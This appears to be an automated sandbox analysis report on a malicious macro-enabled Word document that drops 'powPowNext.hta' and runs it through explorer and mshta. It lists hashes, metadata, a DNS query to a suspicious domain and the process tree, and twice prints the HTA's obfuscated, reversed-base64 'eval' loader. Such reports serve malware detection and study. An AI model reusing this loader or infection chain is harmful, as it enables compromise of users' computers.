Malicious:	false
Preview:	[folders]..Templates.LNK=0..instruct_11.21.doc.LNK=0..Public.LNK=0..powPowNext.LNK=0..[misc]..instruct_11.21.doc.LNK=0..powPowNext.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\instruct_11.21.doc.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:57 2021, mtime=Mon Aug 30 20:08:57 2021, atime=Sat Nov 13 04:19:15 2021, length=34817, window=hide
Category:	dropped
Size (bytes):	1059
Entropy (8bit):	4.499979446869528
Encrypted:	false
SSDEEP:	12:8LjgXg/XAlCPCHaXeBhB/OW9qX+WkNQRUREjuicvbKkALNoDtZ3YilMMEpxRljKc:8h/XTuzLIqNoNe7ACDv3qY/Qd7Qy
MD5:	C871D7E92C9CF7FA6C9CBA6677348C54
SHA1:	431F808CEAFF80A5DD981D7BE212A3399CE46B7D
SHA-256:	F6DF5B82021060D1D7BFCE30171B88FE24CFEF1B3A59F7715310EDAAC69C3BF1
SHA-512:	8AFF5C75502C906B8284037ABCC5D14535D87AE4A0E2DB202AC919458E668153C644209581F18730FA1EB83FB6D8D700A15B68D4E1FB8EC8A5BB89D0585C2B0
Malicious:	false
Preview:	L.....F.... ...gu.?...gu.?....G..N.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....mSh* .INSTRU~1.DOC..\.....S...S..*.....i.n.s.t.r.u.c.t._.1.1...2.1...d.o.c...d.o.c.m.....-...8...[.....?J.....C:\Users\..#.....\\301389\Users.user\Desktop\instruct_11.21.doc.docm.....\.....\.....\.....\.D.e.s.k.t.o.p.\.i.n.s.t.r.u.c.t._.1.1...2.1...d.o.c...d.o.c.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....301389.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\powPowNext.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Nov 13 04:19:19 2021, mtime=Sat Nov 13 04:19:19 2021, atime=Sat Nov 13 04:19:19 2021, length=3346, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\powPowNext.LNK	
Category:	modified
Size (bytes):	949
Entropy (8bit):	4.519048962779398
Encrypted:	false
SSDEEP:	12:8VULDgXg/XAlCPCHeQjD7YCACmC8bcnsfDdusaUCicvbKZ9UflAsnlgbNv/Z3Yi4:8VUB/XhCzUD8N2e4UqOWvB3qY/87l
MD5:	1C058852EC0794DE5D513871B5E22A82
SHA1:	D52C52370A82FE6680663E1328D6291C5568EDD2
SHA-256:	90EF71EF566B1DC32FD57272EBE33AD6D5B03185F70FA03665D159E904D4BDBC
SHA-512:	DCFA76B8749CEF47B750571B546FAA8D2BD9D86F460B060BA7C1A24C5BAB7113ABEDAB550F7909D05AE279033C60E8520AC8A6D11B6E19BEEDBB5DBBC4719 0F2
Malicious:	false
Preview:	L.....F.... ....L..N....L..N...&..N.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....x.1.....mSj*..Public..b.....:..mSj**...b.....8.....P.u.b.l.i.c...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.6.....f.2.....mSj* .POWPOW~1.HTA..J.....mSj*mSj**..... .....p.o.w.P.o.w.N.e.x.t...h.t.a.....q.....-...8...[.....?J.....C:\Users\..#.....\\301389\Users.Public\powPowNext.hta.'.....\.....\.....\.....\.....\.....\.....\.P.u.b.l.i.c.\.p.o.w. P.o.w.N.e.x.t...h.t.a.....v..*.cM.jVD.Es.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.- .1.0.0.6.....`.....X.....301389.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyDFH5UKycWT5yAi/lln:vdsCkWtgZ2YAyll
MD5:	6525B5171CE36A6D7EDB3E4DFD5CB579
SHA1:	70AFC3864539BCF8F1C4CD336F6096534A6268FA
SHA-256:	617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF
SHA-512:	700AEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA83 2
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Desktop\~$struct_11.21.doc.docm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyDFH5UKycWT5yAi/lln:vdsCkWtgZ2YAyll
MD5:	6525B5171CE36A6D7EDB3E4DFD5CB579
SHA1:	70AFC3864539BCF8F1C4CD336F6096534A6268FA
SHA-256:	617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF
SHA-512:	700AEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA83 2
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\~$wPowNext.hta	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyDFH5UKycWT5yAi/lln:vdsCkWtgZ2YAyll
MD5:	6525B5171CE36A6D7EDB3E4DFD5CB579
SHA1:	70AFC3864539BCF8F1C4CD336F6096534A6268FA
SHA-256:	617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF
SHA-512:	700AEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA83 2
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\~WRD0000.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3346
Entropy (8bit):	5.726896594481782
Encrypted:	false
SSDEEP:	96:bGotzrVgMR61CQB7MGxag4hE8h9LU9fLtrlv:yCrVnuPMGByEkmp
MD5:	FA2B89027304712FB8366C1F6B4F2827
SHA1:	6F851332C08998D25D839112A5C9D3CA8E57FCC0
SHA-256:	6E1338E07405A9B14DB254B9769767EA824CF3AC1C8DFECB3513E95135ECEAEE
SHA-512:	8C1705A8165C062D9413F6FC00A697F6E62D038A04D5A347D036B73A97A64FE1831038C8007A1F29F80A2F765C5428463CEAE9EAF53FAED558752F24A32744CD
Malicious:	false
Preview:	<html><body> lave 2FmcgcWayxGTptWZE92byBSPg4WZ3BSQjR Xa2VGWPJmalNGdoISbzhXbsJjL41GboRHdwJSK7cWayxGTptWZE92by5ybwVmboIyRFRIIsAiIoRHdwpzLvMHavVHbkVmclxGbp9Gd0RmLj9Wbvl2bvx2avE Fbhp0a4MkN2lVcJlXR3JGZ5BnQIZ3M5pkUvcncXdlTDR0L3cDNyczLiVmY5NHO/MWak1jQtlzYBBlJ3BFO6h2aL1TYOx0QzImSDhmWNVzRhVXSCZSPTBTTSN 1NyoWc0t2TSh3SBNTaVtmakNlIsAiZhx2cllyOnlmcsxUarVGRv9mcuMXZuRGKpsTamhyZpJHbMl2alR0bvJnLzRXY0V3cg0TPgIDMwkye0JXe7ZXYyByahJ3bsl1b1dUa yxGI9AibldHIBNGdpZXZY9kYqV2Y0hilhR2bkJmLzRnclFWbikyOrFmcvxWWvV3RpJHbu8Gcl52OrFmcvxWWvV3RpJHbuQXewVGI9ASM7sWYy9GbZ9WdHlmc s5ydylGdlhyZpJHbMl2alR0bvJnLyV2cw9mbzVmYvRWepszahJ3bsl1b1dUayxmLzFmdlR3bmlGblhiljpDXcV3clJ3ccxFc1JGbpNGXcRXdiV2RpJHbM9WYk5iawdmIsA iMpszahJ3bsl1b1dUayxmLjx2bzV2O9NWY0NGaoUWK71Xf||==gdhJHInlmcsxUarVGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKic3cjJXawRnLzhWZsxmIpsjdhJHI5 9WdQ92dUVnYlBSPg4WZ3BSQjRXa2VGWPJmalNGdoIycjJXawRXaudmLmlGblNXezRXZt9mYqV2Y0JSK7cWayxGTptWZM9mdl5ic1

C:\users\public\powPowNext.hta (copy)	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3346
Entropy (8bit):	5.726896594481782
Encrypted:	false
SSDEEP:	96:bGotzrVgMR61CQB7MGxag4hE8h9LU9fLtrlv:yCrVnuPMGByEkmp
MD5:	FA2B89027304712FB8366C1F6B4F2827
SHA1:	6F851332C08998D25D839112A5C9D3CA8E57FCC0
SHA-256:	6E1338E07405A9B14DB254B9769767EA824CF3AC1C8DFECB3513E95135ECEAEE
SHA-512:	8C1705A8165C062D9413F6FC00A697F6E62D038A04D5A347D036B73A97A64FE1831038C8007A1F29F80A2F765C5428463CEAE9EAF53FAED558752F24A32744CD
Malicious:	false
Preview:	<html><body> lave 2FmcgcWayxGTptWZE92byBSPg4WZ3BSQjR Xa2VGWPJmalNGdoISbzhXbsJjL41GboRHdwJSK7cWayxGTptWZE92by5ybwVmboIyRFRIIsAiIoRHdwpzLvMHavVHbkVmclxGbp9Gd0RmLj9Wbvl2bvx2avE Fbhp0a4MkN2lVcJlXR3JGZ5BnQIZ3M5pkUvcncXdlTDR0L3cDNyczLiVmY5NHO/MWak1jQtlzYBBlJ3BFO6h2aL1TYOx0QzImSDhmWNVzRhVXSCZSPTBTTSN 1NyoWc0t2TSh3SBNTaVtmakNlIsAiZhx2cllyOnlmcsxUarVGRv9mcuMXZuRGKpsTamhyZpJHbMl2alR0bvJnLzRXY0V3cg0TPgIDMwkye0JXe7ZXYyByahJ3bsl1b1dUa yxGI9AibldHIBNGdpZXZY9kYqV2Y0hilhR2bkJmLzRnclFWbikyOrFmcvxWWvV3RpJHbu8Gcl52OrFmcvxWWvV3RpJHbuQXewVGI9ASM7sWYy9GbZ9WdHlmc s5ydylGdlhyZpJHbMl2alR0bvJnLyV2cw9mbzVmYvRWepszahJ3bsl1b1dUayxmLzFmdlR3bmlGblhiljpDXcV3clJ3ccxFc1JGbpNGXcRXdiV2RpJHbM9WYk5iawdmIsA iMpszahJ3bsl1b1dUayxmLjx2bzV2O9NWY0NGaoUWK71Xf||==gdhJHInlmcsxUarVGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKic3cjJXawRnLzhWZsxmIpsjdhJHI5 9WdQ92dUVnYlBSPg4WZ3BSQjRXa2VGWPJmalNGdoIycjJXawRXaudmLmlGblNXezRXZt9mYqV2Y0JSK7cWayxGTptWZM9mdl5ic1

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.793957028458385
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	instruct_11.21.doc.docm
File size:	34817
MD5:	a9490d94cf547e27dcc0d52dc72e74e7
SHA1:	a00e440eb13f84c8b8faba5b81a7d85fce2a4074
SHA256:	ee103f8d64cd8fa884ff6a041db2f7aa403c502f54e26337c606044c2f205394
SHA512:	43dddc14679f16735c6f74c1b3d40b0be23bf995e9dd9a49ab9cd780cac6314a15ce73ab3943cf3346bbc77be2b2355ac6a8723c56d1ebe6872c9697f5048bc4
SSDEEP:	384:xS6JqYxSJTvfpHhx/gFj0EEYpcVhE1ltmTV/YZO4NSCWl822TnUCSdQQUfwliiid:ZJqY0phb4a02VWnZdw9822zAEhXd

General

File Content Preview:	PK.....!...O.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e6a2a2acbcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/520837/sample/instruct_11.21.doc.docm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	
Author:	ozdgjmh
Keywords:	ath.txeNwoPwop\cilbup\sresu\:c
Template:	Normal
Last Saved By:	Пользовате ль Windows
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-11-10T09:34:00Z
Last Saved Time:	2021-11-10T09:34:00Z
Number of Pages:	1
Number of Words:	116
Number of Characters:	9917
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	42
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 12, 2021 21:19:28.889834881 CET	192.168.2.22	8.8.8.8	0x6451	Standard query (0)	shoulderel liottd.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 12, 2021 21:19:28.937772989 CET	8.8.8.8	192.168.2.22	0x6451	No error (0)	shoulderel liottd.com		194.62.42.144	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1708 Parent PID: 596

General

Start time:	21:19:16
Start date:	12/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f2e0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Registry Activities — Show Windows behavior

Key Created

Analysis Process: explorer.exe PID: 1212 Parent PID: 1708

General

Start time:	21:19:20
Start date:	12/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\explorer c:\users\public\powPowNext.hta
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 1832 Parent PID: 596

General

Start time:	21:19:20
Start date:	12/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 2696 Parent PID: 1832

General

Start time:	21:19:21
Start date:	12/11/2021
Path:	C:\Windows\SysWOW64\mshta.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\mshta.exe" "C:\Users\Public\powPowNext.hta"
Imagebase:	0xd40000
File size:	13312 bytes
MD5 hash:	ABDFC692D9FE43E2BA8FE6CB5A8CB95A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Disassembly

Code Analysis